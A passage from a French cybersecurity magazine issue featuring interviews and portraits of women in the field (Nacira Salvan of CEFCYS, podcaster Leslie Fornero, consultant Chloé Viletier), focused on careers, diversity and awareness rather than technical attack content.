Mon expérience entrepreneuriale m'a fait prendre conscience des risques numériques et technologiques et de l'importance de la protection des données, notamment dans le domaine de la santé. Avec le projet Kisi App par exemple, les données sont très sensibles et il était essentiel de maîtriser ces enjeux pour garantir la fiabilité de la solution. La cybersécurité s'est donc imposée comme une évidence pour moi.

Y a-t-il une discipline que tu apprécies particulièrement en cybersécurité ?

La gouvernance, le risque et la conformité (GRC). C'est un domaine essentiel pour protéger les entreprises contre les cyberattaques en structurant leurs politiques de sécurité et en anticipant les menaces.

Comment ta formation en cybersécurité influence-t-elle tes projets aujourd'hui ?

Elle me permet d'intégrer des concepts de sécurité dans mes solutions, tout en tenant compte des enjeux liés aux risques et à la conformité. La cybersécurité est un domaine stratégique qui me donne une vision plus globale des menaces et des meilleures pratiques à adopter.

Quelle est ta vision pour l'avenir de la cybersécurité et ton rôle dans ce domaine ?

Les cybermenaces continueront d'évoluer avec la digitalisation croissante. L'avenir de la cybersécurité repose aujourd'hui sur des domaines essentiels comme l'intelligence artificielle et la blockchain et d'autres technologies émergentes. Mon objectif est de jouer un rôle de leader en cybersécurité en Afrique et à l'international, en protégeant les infrastructures critiques et en sensibilisant à l'importance de la sécurité numérique.

Quel conseil donnerais-tu à celles et ceux qui souhaitent se lancer en cybersécurité ?

Il ne faut pas se laisser impressionner. La cybersécurité est un domaine vaste. La curiosité, la persévérance et l'envie d'apprendre sont les clés pour réussir. Il existe de nombreuses ressources et c'est un domaine en constante évolution.

Merci Medi, un dernier mot pour la fin ?

« On devient ce que l'on croit » une citation d'Oprah Winfrey. Avoir confiance en soi est essentiel pour avancer. L'important, c'est ce que nous croyons possible pour nous-mêmes. Chaque action posée aujourd'hui construit notre avenir.

Le leadership des femmes dans les métiers relatifs à la cybersécurité

« Nous rencontrons encore beaucoup de femmes persuadées qu'elles ne sont pas faites pour ces métiers. »

Nacira Salvan

Les sujets sur la diversité ou la parité dans la cybersécurité sont souvent évoqués mais dans le quotidien, la réalité est encore loin de trouver un équilibre. Les choses bougent progressivement grâce au travail de personnalités comme Nacira Salvan, fondatrice du Cercle des Femmes de la Cybersécurité (CEFCYS), qui a choisi d'agir pour faire évoluer les mentalités et encourager la visibilité des talents féminins dans cet univers.

Ingénieure en informatique, Nacira Salvan a occupé des fonctions stratégiques en tant que RSSI (Responsable de la sécurité des Systèmes d'Information) au sein de grands groupes internationaux comme PwC ou Thales. Aujourd'hui, elle est cheffe de la mission PSSI (Politique de Sécurité des Systèmes d'Information) au sein du Ministère de l'Intérieur, Conseillère à la Sécurité Numérique auprès du Directeur et Secrétaire Général Adjoint. Elle a également été en première ligne aux côtés des équipes de la Direction de la Transformation Numérique du Ministère de l'Intérieur, engagée pour la réussite des Jeux Olympiques et Paralympiques de Paris 2024. Un parcours ambitieux et inspirant qui l'a aussi mené à constater une réalité: malgré une croissance de leur présence dans le secteur, les femmes sont encore sous-représentées dans la cybersécurité.

En 2016, elle fonde le CEFCYS - le Cercle des Femmes de la Cybersécurité, pour créer un espace dédié aux femmes du secteur, favoriser les échanges, le mentorat, et rendre visibles celles qui exercent déjà dans l'espace cyber. L'association est mixte et également ouverte aux hommes qui partagent ces valeurs et souhaitent contribuer activement à soutenir une cybersécurité plus inclusive.

Le CEFCYS s'est imposé comme une référence en France et en Europe, notamment grâce à des initiatives comme des interventions de sensibilisation aux enjeux cyber en milieu scolaire, diverses conférences ou évènements de networking et des partenariats avec des entreprises et institutions publiques (le COMCYBER-MI, Microsoft, Orange Cyberdefense…). L'association a aussi créé le European Cyber Women Day - les Trophées Européens de la Femme Cyber, qui récompensent les parcours de femmes évoluant dans la cybersécurité à travers l'Europe et célèbrent leurs accomplissements et contributions dans le secteur.

Le milieu de la Cybersécurité reste marqué par les stéréotypes à déconstruire. Dans un contexte où la cybersécurité fait face à une pénurie mondiale de talents, Nacira Salvan rappelle que l'un des problèmes n'est pas l'absence de femmes, mais plutôt leur invisibilité, et parfois même leur autocensure. De nombreuses femmes doutent encore de leur capacité à intégrer le secteur : "Nous rencontrons encore beaucoup de femmes persuadées qu'elles ne sont pas faites pour ces métiers".

Pourtant, les métiers sont nombreux et variés : analyse de risques, hacking, forensic, gestion de crise, sensibilisation, conformité...des rôles essentiels et accessibles à des profils aux parcours très différents.

La question ne concerne pas uniquement les compétences, les modèles féminins restent encore peu médiatisés. Résultat : les jeunes femmes se projettent peu dans les carrières en cybersécurité. Et celles qui osent, le font souvent en s'imposant un niveau d'exigence très élevé, conscientes que leur parcours et leur intégration dans le monde professionnel pourraient être complexes. Selon Nacira, attirer plus de talents féminins dans les métiers du numérique en général passe d'abord par l'éducation : "Pour féminiser la filière, il faut commencer à en parler dès le collège.

Expliquer aux élèves que les métiers du numérique ne sont pas exclusivement masculins et les informer sur les différents métiers à explorer dans le secteur."

À travers des situations concrètes, Nacira et les membres de l'association transmettent des messages importants qui peuvent encourager à susciter des vocations auprès des jeunes étudiants et briser les stéréotypes. L'Insee souligne que les inégalités entre hommes et femmes dans le milieu professionnel se réduisent et qu'entre 1995 et 2023, l'écart de revenu a diminué d'un tiers.

Cependant, des inégalités persistent et sont toujours bien ancrées. Ce sont des éléments qui peuvent freiner des carrières et des ambitions. Nacira, elle-même a fait l'expérience de ces inégalités au cours de sa carrière. Lors de son arrivée au sein d'une entreprise, à poste équivalent, avec des qualifications supérieures, elle découvre un jour que son salaire est inférieur à celui d'un collègue. La justification : « Il a su négocier. » Une phrase qui résume la complexité de ces inégalités systémiques dans le monde professionnel et qui est encore une réalité pour beaucoup de femmes aujourd'hui dans divers secteurs d'activité, au-delà de la sphère cyber.

Pour contrer ces inégalités, Nacira s'investit également dans la pédagogie. En 2021, le CEFCYS publie «Je ne porte pas de sweat à capuche, pourtant je travaille dans la cybersécurité.», un livre qui démystifie les métiers de la cyber. Pensé pour les jeunes, les étudiants ou les personnes en projet de reconversion professionnelle, il propose un panorama clair du secteur, accompagné de 23 témoignages de femmes qui partagent leur parcours, leur quotidien et leurs réussites.

En 2023, elle coordonne un second projet : «Je suis une femme, et je travaille dans la cybersécurité.», qui recueille 65 portraits de professionnelles issues d'Europe et d'ailleurs. Toutes racontent leur métier, mais aussi leur engagement et leur perception du quotidien en cybersécurité.

Une manière de créer de nouveaux modèles concrets et authentiques pour toutes les personnes qui doutent encore de leur capacité à intégrer le milieu fascinant de la cybersécurité.

Ces initiatives représentent plus que des outils de sensibilisation et définissent une cybersécurité humaine et plus accessible.

Pour Nacira Salvan, la diversité des profils et des parcours est une véritable force et le changement culturel est tout aussi stratégique que les technologies utilisées au quotidien en cybersécurité. Son parcours reflète une détermination et un engagement impactant.

Elle incarne une volonté d'agir et de réinventer la cybersécurité de manière plus inclusive en espérant qu'un jour, ces discussions sur la parité n'auront plus lieu d'être car cet équilibre sera atteint. Pas à pas, à travers ses actions engagées, elle contribue à faire évoluer la culture de la cybersécurité dans l'espace européen.

Interviews

La cybersécurité peut sembler complexe mais Leslie Fornero l'aborde autrement. À travers son Podcast « Le Monde de la Cyber » elle décrypte et met en lumière les enjeux du monde numérique avec une approche claire.

Dans ce portrait, nous revenons sur son parcours et son évolution, avant de laisser place à un échange où elle se raconte plus en détail.

Lorsque Leslie lance son podcast, elle est loin d'imaginer qu'il deviendra une référence de l'univers Cyber francophone. Ce qui, à l'origine, n'était qu'un simple projet est aujourd'hui un média suivi par des professionnels et des curieux de la France entière et bien au-delà.

A travers cette expérience, elle inspire et concrétise une approche plus accessible et inclusive, rompant avec les codes classiques du secteur. Une stratégie qui, aujourd'hui, porte ses fruits.

En 2022, Leslie rejoint Stoïk, une société d'assurance spécialisée dans la gestion des risques cyber, peu après sa création. À l'époque, c'était une jeune entreprise qui démarrait, et Leslie faisait partie des premiers employés. En charge de la communication, elle se donne pour mission de sensibiliser ses publics au risque cyber.

Elle explore différents formats avec l'idée de créer un média qui s'alignerait avec ces objectifs : articles, blog, newsletters, posts LinkedIn… jusqu'au jour où l'idée du podcast surgit grâce à la remarque anodine d'un collègue : c'est le déclic. Et si un podcast permettait de sensibiliser ses cibles aux enjeux de la cybersécurité ?

Bien avant d'entrer dans la cybersécurité, elle avait déjà une expérience en radio. Encouragée par son manager et l'équipe Stoïk, elle ressort son micro et enregistre un premier épisode. Ce qui n'était au départ qu'une suggestion devient alors une évidence : « Le Monde de la Cyber » était lancé.

Le lancement du podcast n'est pas évident, sans notoriété, les invités ne se pressent pas au portillon. Mais au fil du temps, chaque épisode a contribué à bâtir une audience, transformant peu à peu un projet naissant en un podcast incontournable. Et surtout, derrière chaque épisode, il y avait une ambition : mettre en lumière un secteur encore trop méconnu du grand public. Elle accueille des figures incontournables de la cybersécurité, comme Yann Bonnet, Directeur Général délégué du Campus Cyber, Gérôme Billois, associé chez Wavestone

et expert en cybersécurité, ou encore Guillaume Poupard, Directeur Général Adjoint de Docaposte & ancien Directeur Général de l'ANSSI (mais aussi parrain de Cyber-IT Magazine)

Parmi ces invitées, Marion Buchet, ancienne pilote de chasse de l'Armée de l'Air et de l'Espace et responsable du CERT Aviation France (Computer Emergency Response Team), a notamment apporté un regard unique sur les enjeux de cybersécurité dans le secteur aéronautique.

Ces échanges abordent de nombreuses thématiques. Ils traitent des sujets essentiels comme la recrudescence actuelle des cyberattaques, tout en offrant des analyses et des conseils pratiques pour renforcer la sécurité numérique.

Le podcast explore également des enjeux plus pointus comme les innovations technologiques, l'Intelligence Artificielle (IA) ou encore les dimensions politiques et diplomatiques de la cybersécurité.

Ces discussions, qui couvrent de nombreuses problématiques, ouvrent la voie à des réflexions profondes sur l'avenir des technologies. Quand elle parle de l'IA, par exemple, Leslie souligne : « L'IA est représentée de manière aussi complexe et technique que la cyber. Elle repousse les limites, c'est un nouveau terrain de jeu à explorer . »

Progressivement, son podcast devient un rendez-vous régulier pour de nombreux auditeurs. Dans un domaine souvent marqué par les stéréotypes, où d'autres auraient douté, Leslie a su oser et c'est justement sa force.

Elle n'explique pas la cybersécurité, elle la fait raconter par ceux qui la construisent. C'est ce qui rend son podcast unique : une approche journalistique, une curiosité sincère, et une capacité à traduire des concepts complexes en récits accessibles. Elle établit un véritable pont entre les experts et le grand public. Aujourd'hui, c'est cette approche qui fait la force du podcast, elle permet aux novices de comprendre cet écosystème et aux experts de prendre du recul sur de multiples sujets.

Lorsque Microsoft France la contacte pour intervenir dans son programme « Microsoft Cyberwomen », elle réalise que ce projet, lancé sans prétention, est devenu un média reconnu. Mais ce qui la motive, ce ne sont ni les chiffres, ni la notoriété. C'est l'idée que chaque épisode aide quelqu'un, quelque part, à mieux comprendre un monde où l'information est souvent verrouillée par le jargon technique.

Quand je lui demande si elle réalise l'impact qu'elle a aujourd'hui, elle me répond avec humilité. Elle s'en rend compte, parfois, dans des moments précis, quand on l'arrête dans les couloirs du FIC (Forum INCYBER - Forum International de la Cybersécurité) ou lorsqu'une grande entreprise la sollicite pour une collaboration.

Elle a récemment été lauréate d'un trophée du CEFCYS (Cercle des Femmes de la Cybersécurité) qui valorise les talents féminins du secteur, dans la catégorie « Femmes dans les métiers en support de la cybersécurité ».

Cette reconnaissance récompense son engagement dans la transmission et la sensibilisation. Son parcours illustre le fait qu'il n'y a pas de profil type pour bousculer les codes et faire avancer les choses.

L'histoire de Leslie est celle d'une évolution personnelle résiliente et d'un impact sur tout un écosystème. Souvent perçue comme réservée à un cercle restreint, la cyber peut pourtant s'ouvrir à tous.

D'ailleurs, selon ses mots « Tout le monde a sa place. Nous pouvons tous apporter quelque chose de nouveau et complémentaire en cybersécurité !»

À chaque épisode, elle incarne cette réalité en instaurant un dialogue plus inclusif. Son parcours ambitieux témoigne d'une évolution marquée par le travail, la détermination et l'engagement. Un avenir riche en possibilités se dessine, avec de nouvelles perspectives à explorer dans le Monde de la Cyber !

LESLIE FORNERO

Créatrice et animatrice du monde de la cyber

Quel est ton parcours ?

J'ai suivi un parcours assez généraliste, avec une grande partie de mes études effectuée en Allemagne. J'ai tout fait en double diplôme, licence et master. Et j'ai terminé par un master en Sciences Politiques et Affaires Publiques en Politique Européenne à Sciences Po Strasbourg.

J'ai débuté ma carrière dans le milieu associatif où j'ai fait de la radio avant de passer par le secteur public, en tant que responsable de la communication d'un établissement du Ministère de la Culture. J'y ai mené des projets de communication et de relations presse.

Je me suis ensuite orientée vers le marketing digital, où j'ai fait beaucoup de SEO (Search Engine Optimization) au sein de différentes start-up, notamment dans le secteur de la e-santé. Je ne me destinais pas du tout à la cybersécurité. C'est au moment où je cherchais une nouvelle aventure professionnelle que j'ai rejoint Stoïk, une petite entreprise de cybersécurité à l'époque (j'étais la sixième employée !), en tant que Responsable Communication.

Quelle a été l'expérience la plus marquante de ton parcours ?

Sans aucun doute, le lancement de mon podcast « Le Monde de la Cyber ». Ce projet m'a permis de retrouver une passion ancienne : la radio, que j'avais mise de côté. Au départ, c'était une simple idée et maintenant c'est un média à part entière ! Grâce à l'accompagnement de Stoïk, j'ai pu faire évoluer ce projet en profondeur et explorer des sujets passionnants autour de la cybersécurité.

J'ai eu l'honneur de recevoir les grands experts du numérique et de la cyber sur le podcast. Des échanges riches, qui m'ont permis de démystifier la cyber et la rendre aussi accessible que possible.

Aujourd'hui, j'ai l'opportunité de mener le podcast vers de nouvelles dimensions car il devient officiellement indépendant !

Une nouvelle aventure est en train de commencer pour moi : je quitte mon CDI pour me lancer dans l'entrepreneuriat. Je vais continuer à développer le podcast avec l'ambition d'aller encore plus loin ! Une campagne de crowdfunding est en cours… et je suis en train de nouer mes premiers partenariats pour pérenniser le projet.

Quels sont les principaux enjeux actuels en cybersécurité selon toi et comment mieux s'y préparer ?

L'intelligence artificielle repousse les limites. C'est une technologie qui ouvre de nouvelles perspectives, mais les risques et les menaces évoluent tout aussi rapidement. Mieux se préparer à cette transition numérique passe d'abord par une meilleure compréhension. Avec le podcast, j'ai un outil qui me permet de faire en sorte que ces enjeux résonnent aussi auprès du public, à travers l'information et la sensibilisation. J'essaie aussi de casser les codes et de déconstruire les clichés : non, la cybersécurité ce n'est pas que des hackers en sweat à capuche ou de la technicité poussée à l'extrême. En rendant des sujets comme l'IA et la cyber plus accessibles et concrets, je veux les ouvrir à toutes et tous, y compris à un public féminin qui ne se reconnaît pas toujours dans les représentations actuelles du secteur.

Un dernier mot pour la fin ?

Le Monde de la Cyber a donné une toute nouvelle direction, inattendue, à mon parcours professionnel. Si ça m'est arrivé alors pourquoi pas à d'autres ? Tout le monde a sa place dans la cybersécurité et il y a encore beaucoup à faire pour que ces métiers soient plus visibles et plus attrayants. J'espère y contribuer via mon podcast et mes communications.

En tout cas, je continuerai d'œuvrer dans ce sens, car les enjeux à venir sont autant passionnants qu'effrayants et nous avons besoin du plus grand nombre pour y faire face !

CHLOE VILETIER

Conseil en Cybersécurité pour les entreprises

En quelques mots, qui es-tu ?

J'aime bien dire que je suis un pur produit de la Tech et un profil atypique de la Cyber. Je travaille dans un cabinet de conseil en Cybersécurité, dans le domaine de la GRC (Gouvernance, Risques et Conformité), de la résilience et de la sensibilisation. Je fais partie des, encore trop rares, 13 % de femmes de la Cybersécurité en France. Je ne suis pas une geek, je n'ai pas fait d'école d'ingénieur et pourtant je travaille dans un secteur d'activité qui est souvent perçu comme très technique.

Quel est ton parcours ?

La cybersécurité n'a pas été une vocation, mais plutôt une opportunité.

J'ai vendu les solutions de cybersécurité de Microsoft à des clients grands comptes pendant quelques années.

Après 17 ans passés chez Microsoft, j'ai rejoint en 2024 un prestigieux cabinet de conseil en management et technologies, BearingPoint, avec pour objectif de développer la practice Cybersécurité. J'ai voulu adresser la Cybersécurité dans ses dimensions plutôt humaines et organisationnelles, après en avoir adressé les enjeux technologiques chez un éditeur.

En parallèle, j'ai développé mes connaissances Cyber grâce à un Executive MBA en Cybersécurité et Management des risques de l'information à l'ESG Paris, que j'ai obtenu avec mention Bien début 2025.

J'ai pour ambition de contribuer à l'évolution du positionnement de la Cybersécurité au sein des entreprises et dans notre société plus généralement, d'une activité technique et informatique à une activité business et stratégique.

Quelle a été l'expérience la plus marquante de ton parcours ?

L'expérience la plus marquante de mon parcours professionnel a probablement été mon départ de Microsoft France en 2023. J'étais alors la Directrice de cabinet de la Présidente de Microsoft France, un rôle tremplin dans l'organisation, et la suite de ma carrière chez Microsoft semblait être toute tracée.

J'ai osé quitter l'entreprise qui m'avait tout appris pendant 17 ans J'ai osé reprendre le chemin de l'école à 40 ans dans le cadre d'un Executive MBA. J'ai osé continuer à me développer dans la Cybersécurité, un milieu masculin et technique, en étant une femme avec un profil commercial.

Qu'est ce qui t'a poussé à partager tes connaissances pour sensibiliser aux enjeux de la Cybersécurité ?

Évoluer dans la Cybersécurité m'a aidée à trouver du sens dans mon travail : contribuer à rendre notre monde numérique sûr ! Pour cela, il reste encore du chemin à parcourir, notamment pour faire évoluer les mentalités et les comportements, afin que la Cybersécurité puisse véritablement devenir « l'affaire de tous ». Je suis convaincue que l'Humain doit devenir le maillon fort de la Cybersécurité. J'œuvre dans ce sens autour de 2 axes principaux :

Démystifier la cybersécurité et en même temps révéler son caractère indispensable, à travers une approche éclairée et pédagogique. Il faut comprendre la Cybersécurité pour mieux se protéger. Informer et inspirer les femmes (et les hommes !) à la richesse des métiers et des carrières dans la Cybersécurité, à travers le partage de mon parcours et mes expériences. Il faut comprendre la Cybersécurité pour mieux s'y engager.

Quels sont les principaux enjeux actuels en Cybersécurité, selon toi, et comment mieux s'y préparer ?

La Cybersécurité fait aujourd'hui face à une double urgence : une accélération des menaces et une prise de conscience encore trop lente. Les cyberattaques se professionnalisent, se multiplient et touchent toutes les organisations, quelle que soit leur taille ou leur secteur. Dans le même temps, beaucoup peinent encore à voir la cybersécurité comme un enjeu stratégique, qui dépasse largement le cadre technique.

Un dernier mot pour la fin ?

Je crois profondément au pouvoir du partage et de la transmission. Si mon parcours peut, ne serait-ce qu'un peu, changer un regard, créer un déclic, ou donner confiance à quelqu'un qui n'osait pas s'imaginer une place dans ce domaine, alors j'aurai atteint mon objectif. Alors avançons, ensemble, avec curiosité, bienveillance… et détermination.

CREDITS

Rédacteurs : Arnaud LEROY & Maëva ASTORGA
Design Graphique : Arnaud LEROY
Traduction Anglaise : Maëva ASTORGA
Parrain du magazine : Guillaume Poupard

Nous remercions toutes les personnes ayant pris part à ce numéro

Avril/Juin 2025

Soutenir le magazine